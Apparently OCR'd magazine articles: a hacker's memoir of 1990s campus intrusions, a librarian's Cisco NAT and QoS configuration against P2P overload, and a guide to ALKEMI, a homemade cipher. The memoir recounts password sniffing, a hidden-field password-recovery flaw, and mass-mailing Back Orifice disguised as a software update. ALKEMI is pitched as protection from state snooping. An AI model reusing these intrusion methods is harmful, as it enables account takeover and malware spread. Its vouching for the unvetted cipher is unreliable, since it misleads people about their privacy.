As high school progressed, I was facing the likely prospect of living in my parents' attic as a poor musician. Imagine my shock when one day I read that this fun Commodore 64 programming hobby of mine could actually be used professionally, and make good money from it, too! I knew then that a computer degree would be in my future, and it is impossible to express the excitement of knowing I would be learning how modern computers work: C, C++, this mysterious thing I kept hearing about called "object oriented programming," operating systems, networking, a PC more advanced than a Commodore 64!

Being born in 1979 afforded the opportunity to attend university in the late 1990s, a time when the nation was coming online but no one, including software vendors, understood anything about security. This was the perfect time to be a curious hacker. The Macs in the computer labs had no concept of "users" and so required no login whatsoever for me to install keyloggers and other backdoors. The Windows 95 machines ostensibly required a login, but it was not hard to figure out the proper keystrokes to bring up Windows Explorer without a login. Random file shares from the school or other students were wide open with read/write access. Most network traffic was not encrypted, allowing me to sniff the passwords of everyone living around my dorm room. I remember dreaming up a man-in-the-middle scheme to redirect my dormmates' emails to myself and back to them without their knowledge, and the pothead across the hall from me even gave me permission to try the hack on him. I am glad networks are more secure today, but I am also thankful to have grown up in a time when they were not! College kids today cannot easily experience those delights.

My roommate was a computer lab assistant. Back then Windows 95 could only read two gigabyte partitions, but the university bought larger capacity drives, leaving large amounts of unallocated space. My roommate used that space to install our favorite video games on the university's lab PCs, but configured not to mount on boot so they remained hidden from school authorities. He let me and other friends into the lab after hours. We mounted the hidden partitions to D: and played *StarCraft*, *Counter-Strike*, and other games. LAN party in the computer lab! How many lab techs could do that to a secured Windows machine today?

I learned about password security when a friend in our dorm asked for help recovering her email account. We all used a free service that gave us @cheerful.com vanity addresses that would forward everything to our real university addresses. I found with my account, I could browse through a password recovery flow that would email me a reset link like many sites do today. But for hers, it instead insisted on challenge/response questions she forgot how to answer. Probing the HTML source, I found that there was a hidden input that would have values from step1, step2, etc., as you progressed through the flow. I noticed her account rendered different step values than mine. I made a handcrafted HTML form to submit to their server whatever steps I wanted to force her account through and tried to force it through the recovery link email step.

This did not successfully trigger the recovery email as I had hoped, but I figured why not just keep incrementing the step number and see what happens? This revealed a new step that displayed the account's password in plaintext to the web browser. Clearly they were not hashing their passwords, a frightening thought by today's standards! It worked on every @cheerful.com email account, not just hers. (Even to this day I still remember my roommate's @cheerful.com password!) It was an amazing find: I was not even trying to break into it and yet I still managed to stumble upon this massive security flaw. I am sure holes like this were common back then, but how many reputable websites could be so easily hacked by today's college students?

I wanted to report it to the company so they could fix it, but I was afraid of them reporting me to the cops. I could not afford to get in trouble again, due to a mistake I had made the year prior, a university experience that taught me what line not to cross.

This was the time when Cult of the Dead Cow had released Back Orifice at Defcon. My roommate's machine had been hijacked with similar software called NetBus. I had done the forensic analysis to find and remove NetBus, used a packet sniffer to track down the attacker (ended up a friend of his, a son of one of our professors), and pwned the perpetrator into installing Back Orifice on his computer through my first attempt at social engineering. It was all in good fun; none of us computer programming classmates had hard feelings about pwning each other.

I then thought how amusing it would be if I could trick the entire university into installing Back Orifice on every computer. Just innocent fun, right? I wrote a program that extracted the LAN IDs of every student, teacher, and administrator by querying the university's Ph (or CCSO name server) with certain patterns. Then it blasted an email with Back Orifice attached, saying it was a required update to the university's software.

At first it seemed like a great lesson in network programming. I had to handle the connections and the SMTP protocol myself, including writing my own Base64 encoder for the file attachment. I debugged it on my PC, but I was careful to launch it on a Windows lab machine with login bypassed so it could not be traced to me. What I was not careful about was thinking that they might log all queries to Ph. Once they tracked the lab PC that had launched the emails, they found it had also made a unique pattern of Ph queries, then saw my PC had done similar Ph queries in the past during my debug sessions.

Long story short, the local judge took my PC, I plea bargained a felony charge down to a misdemeanor with probation, and successfully defended an attempt to expel me from the university. (Ironically, this also got me a free credit test-out from the networking programming class!)

As a computer professional today who has had to clean up messes made by pranksters, I now appreciate the hardship and headaches caused by "harmless" pranks. Had it turned into a real felony, there would have been legal ramifications affecting my ability to find employment in certain industries, among other restrictions. Looking back, it was a very stupid and shortsighted prank. It should have been enough to prove to myself I could do it without running the actual program. Crossing the line of hurting others and risking a felony for yourself is something a hacker can do from any generation, and I encourage upcoming hackers not to make a similar mistake.

There were many wonderful joys of growing up a hacker born in 1979 that today's youth will never enjoy. But for the new hackers coming of age now, I hope you find new joys that did not exist in my youth. My only message for you is to think hard about the consequences of your actions. A harmless prank today could turn into something that might negatively affect your whole life or the lives of others.

Happy hacking! And don't be stupid.

The author currently does IT architecture for a Fortune 500 company and lives in Amish country with his beautiful wife and cats. His non-tech hobbies include brewing beer and the Italian language.

Be a Good BitTorrent Citizen

-or-

Cisco Router vs. P2P File Sharing

by Trainman

I am a network engineer by day and a voyeuristic hacker by night (mostly enjoying the pursuits of others with an occasional "experiment" of my own). In my day job, I am the network engineer for a public library with more than 25 branches and have to keep numerous network connections up and productively working. We provide free and completely open public computers and Wi-Fi.

I love reading and learning about all of the hacker activities, but of course I have a job to do at the library. So my goal is to always make sure that there are easier pickings elsewhere and that no hacking takes place on my network and on my watch. Our library, like most, has the philosophy of sharing and openness, and therefore our goal is to allow everyone to do their own thing. The same goes for our public computers and Wi-Fi. For the most part we have no restrictions on who can use them and we don't filter or limit the use (except for time on the public PCs so that everyone gets their turn). For years now, this has been working fine. As more and more people now depend on the Internet, the need for bandwidth has increased significantly at most of our branches over the last couple of years. So we keep working hard to get funds to buy more bandwidth. Peer-to-peer file sharing does give us a little grief since, as most of you know, it has the knack of taking all the bandwidth it can get (both upstream and downstream) and running for long periods of time. If we get a lot of complaints from other users, we may try to block a given MAC address or limit bandwidth per user at a select location, but for the most part it's a family of sharing that works pretty well.

Until recently....

As it turned out, a group of peer-to-peer file sharers (not sure how many, but numerous MAC/IP addresses) decided to set up shop on the Wi-Fi network at one of our branch libraries and didn't just suck the life out of the network (which we are used to just tolerating at times), but also appeared to take down our router, requiring a reboot to recover. Even though we like to be open to everyone, since this was not only slowing the network but requiring manual reboots to recover, it was time for me to take action for the good of the masses. After some frustrating afternoons, luckily I have figured out what was happening and how to control it for now. Let me describe the problem and the solution.

Each of our libraries uses a Cisco router (v) for all routing, firewall, DHCP, and NAT services. By default, the NAT is configured to allow unlimited NAT translations for each user and maintain them for 24 hours. This works great for all of the typical users but, as it turns out, these settings don't work well for a large number of "peer-to-peer" BitTorrent users borrowing and sharing a large number of files. The problem started when performance of the network would grind to a halt every afternoon after school and typically require a reboot of the router. At first we thought it was a bandwidth issue or router performance issue, but after some monitoring I determined that it was the *huge* number of translations in the Cisco NAT table created by a handful of users. Being a public library, we are a fully open network. But my job at that point became one of insuring that everyone shares nicely, and clearly a few users were now preventing everyone else from using the Wi-Fi, public, and staff computers. So now it was time for me to be the bad guy and try to lock down the network. We initially thought about trying to prevent the P2P file sharing but knew that is often a futile game of "Whac-A-Mole" since the ports and protocols used vary widely (a "feature" of P2P file sharing). We had already set up a P2P bandwidth limiter with Cisco QoS (using Cisco's Policy-Map, Class-Map, and Service-Policy commands) as a matter of good network management and it was not controlling this particular problem.

I then turned my attention to the NAT table since that seemed to be the real problem - when it grew unreasonably large, CPU performance of the router grew to the point where overall network performance suffered. At first, I just tried shortening the aging time down from 24 hours to a few hours (and even minutes in some tests) but this was still futile as many many NAT mappings formed quickly as files were shared out. I then started working on managing the number of mappings and found the perfect Cisco IOS commands to solve our problem. The "ip nat translation max-entries" command allows you to specify the maximum number of mappings per user. After a little experimentation, we found that limiting the NAT mappings to a maximum of 300 per user worked great. Most users need somewhere around 10 to 20 for casual surfing, watching YouTube, and checking email - and the P2P users can still exchange files, albeit with far fewer people at one time.

In summary, our Cisco routers now have the following configuration commands as part of our standard setup:

```
ip nat translation timeout 1200
ip nat translation tcp-timeout 1200
ip nat translation udp-timeout 1200
ip nat translation max-entries
➥ all-host 300
```

and router CPU performance has dropped back down to reasonable levels.

The Cisco engineers seem to have thought of everything - the trick is learning about a command and then figuring out how to best apply it in a particular situation. Hopefully, this short article will help other network engineers solve this problem more quickly and easily than we did. And now we seem to have achieved a win-win-win - all of our users still have Internet access, they all have a "fair" amount of bandwidth, and I can start relaxing again.

Since I don't know who the P2P users are, I can't find out how they perceive the network performance now, but I do know that the majority of our users are now much happier.

```
class-map match-any P2P-class
 match protocol bittorrent
 match protocol edonkey
 match protocol fasttrack
 match protocol gnutella
 match protocol kazaa2
 match protocol winmx
 match protocol directconnect
 match protocol irc
 match protocol cuseeme
 match protocol skype
 match protocol ssh
 match protocol novadigm

policy-map P2P
 class P2P-class
   police cir 8000
    conform-action transmit
    exceed-action drop

interface FastEthernet0/1
 description INTERNET -
➥  COX Cable
 ip address 72.214.242.26
➥  255.255.255.0
 ip access-group 150 in
 no ip redirects
 no ip unreachables
 no ip proxy-arp
 ip nbar protocol-discovery
 ip nat outside
 ip virtual-reassembly
 duplex auto
 speed auto
 ntp disable
 fair-queue
 no cdp enable
 service-policy input P2P

ip nat translation timeout 1200
ip nat translation tcp-timeout
➥ 1200
ip nat translation udp-timeout
➥ 1200
ip nat translation max-entries
➥ all-host 300
```


A GUIDE TO ALKEMI

by Ronald Gans

This article is about my program, ALKEMI, which I recently completed.

ALKEMI encrypts your text data up to 12,000 characters and in most languages to the format of HEXASCII, an ASCII representation of binary data. So, for instance, the hexadecimal value 0xFE (which is 254 in decimal) would be represented as "FE" (without the quotes). The hexadecimal value 0x27 would be "27". All 8-bit binary data (that is, data values like 10010110) can be represented as two letter hexadecimal values. The binary value 00001001, which is decimal 9, would be represented as "09", and so forth.


Here's how it works: Type or paste text into the Original Text box up to 12,000 characters. Any language that uses characters is OK, including Chinese, Japanese, Hindi, Hebrew, Arabic, English, etc.



This is a note I want to send to my best friend about where to have lunch.

No of Chars: 74

Choose your key. This is the key you can share with your friends. It can be up to 32,765 characters long and, again, any character set is OK:



This is a note I wan
friend about where

No of Chars: 74

USE AUTO CREATE TO CREATE A RANDOM 16-CHAR
KEY OR TYPE OR PASTE A KEY OF ANY LENGTH
UP TO 32765 CHARACTERS
ANY CHARACTER SET IS OK, INCLUDING CHINESE,
JAPANESE, HINDI AND OTHER LANGUAGES,
AND ALT+0+NUMBERS. MIX THEM UP AS WELL.

CLICK CLOSE TO SAVE THE KEY TO THE
CURRENT ALKEMI SESSION.
IT IS AUTOMATICALLY IN YOUR CLIPBOARD.

STORE THE KEY OUTSIDE OF ALKEMI BEFORE ALKEMIZING.


KEEP THE KEY SECRET.

ONLY YOU AND THE PEOPLE WITH WHOM YOU
ARE COMMUNICATING SHOULD KNOW IT.

USE THE SAME KEY TO DEALKEMiZE.

]Kl`wvUtTxKc3r?<

Then just click the right-pointing arrow:



This is a note I want to send to my best friend about where to have lunch.

```
8A6893D2082AFCA82E2993DD9DF1F50
C725CE7375CCEED1A8349DA0956AB0
F581EC5A1A1949469F1D160AB0B931E7
7BE54D59EF8121CDDF6D08E306D43F
EAC5D5DDC33DBE57085813676D688A2
4F3068148A2D5B743502A5DADA06C75B
156643FCBE44DB27A9F744AE885A0BC
CC12A49A907206CFC9D7B492627725F
ECFD61BF02A00CCC6248DB5D58C7DA
EB7ED72CC15F4C
```

No of Chars: 74 elapsed time: 00:00:00.121 No. of Encrypts: 285066


Being just text, it can be sent anywhere text can be sent, like Twitter, email, etc. You can tweet your followers with the Alkemized text and, since only they have the key, only they can decrypt it. Text data, of course, is just data like anything else.

In today's world, snooping is nearly ubiquitous. Not only do the intelligence agencies of various countries examine data (mostly in transmission), but so do many email providers, mostly to monetize your communications. So I wrote ALKEMI to help protect communications from such snooping. ALKEMI uses an encryption format I created between 2005 and 2018, about which I wrote an article published in *2600* in 2015.

The encryption is not mathematical, unlike AES and others. It relies upon 64 routines which are called hundreds of thousands up to millions of times. Routines do things like XOR a byte array, or take a byte array and move lower or upper nibble around the array. Mostly it works on a subset of a read array. It might take a subset of that:

```
void rotateArrayLeftAsBits(ref byte[] inB)
 {
  if (inB.Length == 0) return;
  byte[] outB = new byte[inB.Length];
  byte[] bits = new byte[inB.Length];

  int i;
  for (i = 0; i < inB.Length; i++)
  {
   if ((inB[i] & 0x80) == 0x80)
    bits[i] = 1; //save the high bit for later
   outB[i] = (byte)(inB[i] << 1);
➥ //SHIFT LEFT ONE

  }

  //now add in the saved high bits
  for (i = 1; i < inB.Length; i++)
   outB[i - 1] |= bits[i];
  outB[inB.Length - 1] |= bits[0];

  //copy back into inB
  System.Buffer.BlockCopy(outB, 0,
➥ inB, 0, inB.Length);

 }
```


Some procedures create a byte array based on the values from the key, others from a "matrix" like extraction:



```
   0 4B 6F A2 5E E2 AE 0F 5F EE 7F 9B BE 97 2D 9A EE 44 13 51 D1 59 1D E5 99 99 AF D3 C4 0D 30 CB 73
  20 EA 29 49 57 70 2A 75 1B DD 08 08 E1 62 2A 40 68 26 A1 3B D9 2C 5C 3C BF C9 1A 40 55 C6 0F CE 2B
  40 41 A1 33 DA 8F 75 61 FB 92 59 A6 01 26 8C 1C 8F 6D 74 82 CC D6 D6 2B 6F 58 67 D3 BD BF 1F 64 65
  60 C3 57 B7 43 0A F6 16 74 BD 3F 81 EE 22 BB 04 50 4B 2D 27 DE AB 03 F9 10 9E A1 92 D6 80 77 BC 90
  80 87 C5 58 42 B0 2D E0 85 CF C1 BF 1C 32 48 84 71 8B AE B1 15 D1 6B 63 BC 30 4E A1 A0 BD 7E FA 87
  A0 34 25 BD E8 4D 04 A7 8A 06 AF 31 94 D9 30 4D 1F 42 3D 31 A0 9A 11 C4 CC 5C EC 87 4C 6E 97 10 69
  C0 EE 71 7D 90 79 03 53 D5 77 A0 C1 59 0E 38 8E E5 6E 9C DD 71 F4 5D 84 3D 45 49 7D EB A1 5A FC DC
  E0 5D 88 1D 3E 03 74 C0 BB BE B3 49 E2 3B CB 88 04 FF 7E 50 47 74 DB 40 71 37 E1 E3 89 3D 55 FE 39
 100 6F FD EC 06 25 C8 26 AF 38 AE DB AF 18 B1 6B 9F FF 1A 1B C2 5D 1C 7E 8B 67 B7 4D AC AE 88 A0 ED
 120 49 73 C6 3A B1 89 1A 85 8D 71 8F FC F8 5F F8 CA 6E 4A 96 A4 35 1F 28 CE CE F8 AE E0 0A 9F 17 74
 140 8C F2 93 39 DE 03 84 FE 46 3F 44 0A A8 47 01 FD 8A AC FF 39 1F 74 1A DC DB 48 4E F7 45 B9 B1 88
 160 BD 9D E0 6C F2 67 A6 D9 D8 26 D9 6F CE 93 18 2D 9E 5A 6C C0 8F 31 D4 D7 ED 5C 2D BA 3B 19 EF 64
 180 79 62 E4 49 CA 6F A9 12 D4 98 19 3D E2 9D 56 01 D0 87 14 90 07 CB E0 0F B6 C2 30 0B 1A CA D7 0F
 1A0 27 48 17 26 FE 0C 2B AC 28 8E 51 33 04 3E 5B FC B0 04 A0 33 D8 C7 44 B1 A1 D8 E1 33 AB DA 3E 1E
 1C0 61 03 5B C1 CA 34 61 AE 2A 70 42 20 27 14 B9 A7 61 E4 BE 43 CC 4A C0 44 F4 F6 EA F6 A5 B3 E2 A2
 1E0 B6 2E ED 02 48 C6 37 1E 5F 44 79 08 38 7F 3F D0 F8 C1 BF 70 A5 F0 67 BE 2E B4 27 5F A2 2C 60 4D
 200 4C 64 9D 91 77 13 19 A4 82 8A 02 52 21 7D D2 58 BB 20 3D 5C 87 F9 57 61 AD E3 B8 3B FF 08 2F 85
 220 9F D3 06 EF 0F A4 D7 09 DF 92 8B D1 D1 43 D3 F8 BF 7B A7 D6 20 75 CC 15 B6 08 FF B2 E1 AA 47 E3
 240 28 8D C5 A6 3B 63 A9 B6 94 60 17 DC 49 94 31 46 43 A8 04 21 C9 29 5B 82 DF 5C 27 4C 85 13 80 10
 260 35 DB DE 60 C1 89 1D EB 73 F1 19 CF B8 0A 72 C9 71 6A 7D 75 E0 D4 8B A5 8B C2 7E 33 C6 86 9D BF
 280 6E C8 EC 07 C1 D2 90 05 43 42 40 14 B4 4D 3A 1C 71 8E 90 66 AC A7 9F EF DB 80 05 EB 2D 09 3E 7E
 2A0 DF E7 A2 13 EF 6F D4 6E E7 17 6C 86 E5 1A DB 6D A5 30 07 E1 48 77 A7 1D 54 EA A3 76 C2 7C 5E 1F
 2C0 A0 7E ED E3 4D EA C1 7E 0F 64 7A 8D E4 EC AA D3 2D BA DE 61 83 EA 3B 1D 47 A2 65 91 DC 36 E0 D2
 2E0 57 BA C6 E1 1C C0 AD 5F EB 0E C9 F9 AD 29 BA 78 52 72 81 14 C6 B4 91 BD 0D BC FA 8F 0C 56 5E 0C
 300 CC B8 47 0B CE EB D1 20 90 7A F3 C1 51 21 BC AF 33 37 AA 09 E2 3A EF AE 82 79 CF 49 BB C7 EC 97
 320 DB 8F 7E E8 1D 65 F8 AD 49 39 23 11 AC A5 84 FF A8 39 AF EB 7B 4A 33 DD 0A 61 C3 82 B7 45 BF C4
 340 D6 C2 E1 5B 7E 28 9A 8D CE 1F FD 4C 16 5F DB 4D 01 82 F2 ED D9 B8 B8 D4 F8 FD A1 44 E2 21 34 D1
 360 9F D8 F8 D4 EB 70 E6 9F 72 6C 2B 09 4C E6 AB 21 A3 6B 93 FA B3 D3 4B 4E 08 A3 8B C1 9B 3D 83 65
 380 55 46 32 6B 67 CE 69 B8 D8 FF B7 91 23 79 B5 C1 93 A9 D6 9B 7D 88 48 18 2B EF A1 4D CE C0 E5 53
 3A0 C6 3B 90 BF 71 E1 3F 04 02 90 1C 44 C5 61 D3 05 8D 31 55 56 5A 82 03 F4 4F CE 1F 33 ED 75 8E 5C
 3C0 4C F1 4C 37 22 77 E4 3C 66 EF 9F AC 39 E6 78 5E C9 12 8C EE CB DA 5E 55 BF 52 A8 17 EF 76 5C E6
 3E0 1C 47 4D 59 F5 B4 7A 3E 0D A0 5F 46 31 52 75 C6 D0 42 96 67 5C 7A 52 36 7D 6B 3F 7A 20 29 12 EC
 400 BF 80 CC 4A 8F B5 AC 5F DA 66 05 D8 25 65 A1 16 6B 21 2A 17 71 06 6C B4 77 D7 A1 82 FB EC 55 B1
 420 33 1D AB 51 99 81 06 61 5B 05 3F 5C 13 22 E9 A1 6B 5A 76 D2 A5 50 0A 46 D0 2E E3 49 B1 95 1F 66
 440 A8 EC DC E3 2F 92 C5 6C AE 62 60 4A B4 59 FE B7 6E 19 5F B5 70 28 6D 55 00 31 9C F0 46 7D 81 C7
 460 32 00 46 A0 60 2D 5E B2 07 45 3E C1 EE B6 88 80 7D 29 ED 32 73 BA E8 6F C4 C1 11 4A 6A 46 FF 2F
 480 FF 4D DD 7E AA 5A 85 63 5F 42 9C 98 31 5C 02 38 F2 2D 71 96 F0 9A 7D FA 9F BA 52 DF 20 9D 28 52
 4A0 73 E5 65 AD A1 03 FF DA 8A 3A C3 39 B2 4A 18 ED 99 9B 1D 9C 51 33 74 E8 30 95 79 25 C3 B8 4F 08
```

The black rectangle represents a possible “matrix,” that is, extracted data, which is clearly not completely sequential. It will start at some offset into the read buffer, run so long, then go to the next “line” (not a real line but some designated amount; this graphic only helps visualize the process).

Some byte extractions take data from the read buffer parameter in a more disjointed fashion:




A0	A1	A2	A3	A4	A5	A6	A7	A8	A9	AA	AB	AC	AD	AE	AF	B0	B1	B2	B3	B4	B5	B6	B7	B8	B9	BA	BB	BC	BD	BE	BF
C0	C1	C2	C3	C4	C5	C6	C7	C8	C9	CA	CB	CC	CD	CE	CF	D0	D1	D2	D3	D4	D5	D6	D7	D8	D9	DA	DB	DC	DD	DE	DF
E0	E1	E2	E3	E4	E5	E6	E7	E8	E9	EA	EB	EC	ED	EE	EF	F0	F1	F2	F3	F4	F5	F6	F7	F8	F9	FA	FB	FC	FD	FE	FF
00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	10	11	12	13	14	15	16	17	18	19	1A	1B	1C	1D	1E	1F
20	21	22	23	24	25	26	27	28	29	2A	2B	2C	2D	2E	2F	30	31	32	33	34	35	36	37	38	39	3A	3B	3C	3D	3E	3F
40	41	42	43	44	45	46	47	48	49	4A	4B	4C	4D	4E	4F	50	51	52	53	54	55	56	57	58	59	5A	5B	5C	5D	5E	5F
60	61	62	63	64	65	66	67	68	69	6A	6B	6C	6D	6E	6F	70	71	72	73	74	75	76	77	78	79	7A	7B	7C	7D	7E	7F
80	81	82	83	84	85	86	87	88	89	8A	8B	**8C**	8D	8E	8F	90	91	92	93	94	95	96	97	98	99	9A	9B	9C	9D	9E	9F
A0	A1	A2	A3	A4	A5	A6	A7	A8	A9	AA	AB	AC	AD	AE	AF	B0	B1	B2	B3	B4	B5	B6	B7	B8	B9	BA	BB	BC	BD	BE	BF
C0	C1	C2	C3	C4	C5	C6	C7	C8	C9	CA	CB	CC	CD	CE	CF	D0	D1	**D2**	D3	D4	D5	D6	D7	D8	D9	DA	DB	DC	DD	DE	DF
E0	E1	E2	E3	E4	E5	E6	E7	E8	E9	EA	EB	**EC**	ED	EE	EF	F0	F1	F2	F3	F4	F5	F6	F7	F8	F9	FA	FB	FC	FD	FE	FF
00	01	02	03	**04**	05	06	07	08	09	0A	0B	0C	0D	0E	0F	10	11	12	13	14	15	16	17	18	19	1A	1B	1C	1D	1E	1F
20	21	22	23	24	25	26	27	28	29	2A	2B	2C	2D	2E	2F	30	31	32	33	34	35	36	37	38	39	3A	3B	3C	3D	3E	3F
40	41	42	43	44	45	**46**	47	48	49	4A	4B	4C	4D	4E	4F	50	51	52	**53**	54	55	56	57	58	**59**	5A	5B	5C	5D	5E	5F
60	61	62	63	64	65	66	67	68	69	6A	6B	6C	6D	6E	6F	70	71	72	73	74	75	76	77	78	79	7A	7B	7C	7D	7E	7F
80	81	82	83	84	85	86	87	88	89	8A	8B	8C	8D	**8E**	8F	90	91	92	93	94	95	96	97	98	99	9A	9B	9C	9D	9E	9F
A0	A1	A2	**A3**	A4	A5	A6	A7	A8	A9	AA	AB	AC	AD	AE	AF	B0	B1	B2	B3	B4	B5	B6	B7	B8	B9	BA	BB	BC	BD	BE	BF
C0	C1	C2	C3	C4	C5	C6	**C7**	C8	C9	CA	CB	CC	CD	CE	CF	D0	D1	D2	D3	D4	D5	D6	D7	D8	D9	DA	DB	DC	DD	DE	DF
E0	E1	E2	E3	E4	E5	E6	E7	E8	E9	**EA**	EB	EC	ED	EE	EF	F0	F1	F2	F3	F4	F5	F6	F7	F8	F9	FA	FB	FC	FD	FE	FF
00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	**10**	11	12	13	14	15	16	17	18	19	1A	1B	1C	1D	1E	1F
20	21	22	23	24	25	26	27	28	29	2A	2B	2C	2D	2E	2F	30	31	32	33	34	35	36	37	38	39	3A	3B	3C	3D	3E	3F
40	41	42	43	44	45	46	47	48	49	4A	**4B**	4C	4D	4E	4F	50	51	52	53	54	55	56	57	58	59	5A	5B	5C	5D	5E	5F
60	61	62	63	64	65	66	67	68	69	6A	6B	6C	6D	6E	**6F**	70	71	72	73	74	75	76	77	78	79	7A	7B	7C	7D	7E	7F
80	81	82	83	84	85	86	87	88	89	8A	8B	8C	8D	8E	8F	90	91	**92**	93	94	95	96	97	98	99	9A	9B	9C	9D	9E	9F
A0	A1	A2	A3	A4	A5	A6	A7	A8	A9	AA	AB	AC	AD	AE	AF	B0	B1	B2	B3	B4	B5	B6	B7	B8	B9	BA	BB	BC	BD	BE	BF
C0	C1	C2	C3	C4	C5	C6	C7	C8	**C9**	CA	CB	CC	CD	CE	CF	D0	D1	D2	D3	D4	D5	D6	D7	D8	D9	DA	DB	DC	DD	DE	DF
E0	E1	E2	E3	E4	E5	E6	E7	E8	E9	EA	EB	EC	ED	EE	EF	F0	F1	F2	F3	F4	F5	F6	F7	**F8**	F9	FA	FB	FC	FD	FE	FF
00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	10	11	12	13	14	15	16	17	18	19	1A	1B	1C	1D	1E	1F
20	21	22	23	24	25	26	27	28	29	2A	2B	2C	2D	2E	2F	30	31	32	33	34	35	36	37	38	39	3A	3B	3C	3D	3E	3F
40	41	42	43	44	45	46	47	48	49	4A	4B	4C	4D	4E	4F	50	51	52	53	54	55	56	57	58	59	5A	5B	5C	5D	5E	5F
